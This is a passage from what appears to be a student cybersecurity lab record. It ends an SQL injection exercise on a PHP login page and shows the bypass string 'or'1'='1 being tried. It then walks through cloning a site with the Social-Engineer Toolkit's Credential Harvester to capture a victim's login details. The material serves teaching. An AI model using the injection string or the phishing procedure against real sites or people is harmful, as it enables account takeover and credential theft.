<input type="checkbox" onclick="myFunction()">Show Password
<script>
```


```
function myFunction() {
  var x = document.getElementById("p");
  if (x.type === "password") {
    x.type = "text";
  } else {
    x.type = "password";
  }
}
</script>
<input type = "submit" value = "submit "/><br />
</form>
</div>
</div>
</div>
</body>
</html>
```

welcome.php

```
<html>
<head>
<body>
<p>Login Successful</p>
</body>
</head>
</html>
```

OUTPUT:


Login Page
Not Secure | 192.168.64.2/loginp.php
Apps Gmail YouTube Translate UPSC IAS NOTES... Vajiram Audio Lec... Vajiram Audio Lec... Vajiram Audio lect... Pathak sir - Googl... Vaishali - Google...
Login
UserName : senba@gmail.com
Password : 'or'1'='1
Show Password
submit


192.168.64.2/loginp.php
Not Secure | 192.168.64.2/loginp.php
Apps Gmail YouTube Translate UPSC IAS NOTES... Pathak sir - Googl... Vaishali - Google...
192.168.64.2 says
Wrong email or password.
OK

RESULT:

Thus the sql injection attack as well as prevention for Get and Post Method have been implemented and the outputs are verified successfully.

EX NO: 02
DATE : 20/08/2020

TYPES OF ATTACKS

I. PHISHING ATTACK

AIM:

To implement the Phishing Attack.

PROCEDURE:

Install the setoolkit in the attacker machine.

Enter setoolkit in the terminal.


Select Social-Engineering Attack followed by Website. Attack Vectors from the menu.


Then select Credential Harvester Attack Method followed by Site Cloner from the menu.


Enter the ip address for POST back and also enter the url to clone.


When the victim opens the phished page, the login details will be received in the attacker terminal.


OUTPUT:






Mozilla Firefox
Shell No. 1
09:59 PM
9%
Shell No. 1
File Actions Edit View Help
The Social-Engineer Toolkit (SET)
Created by: David Kennedy (ReL1K)
Version: 8.0.3
Codename: 'Maverick'
Follow us on Twitter: @TrustedSec
Follow me on Twitter: @HackingDave
Homepage: https://www.trustedsec.com
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit
set> 1



Mozilla Firefox
Shell No. 1
09:59 PM
9%
Shell No. 1
File Actions Edit View Help
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.
set> 2
The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.
The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.
The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.
The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.
The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.
The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.
The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.
The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu
set:webattack>3

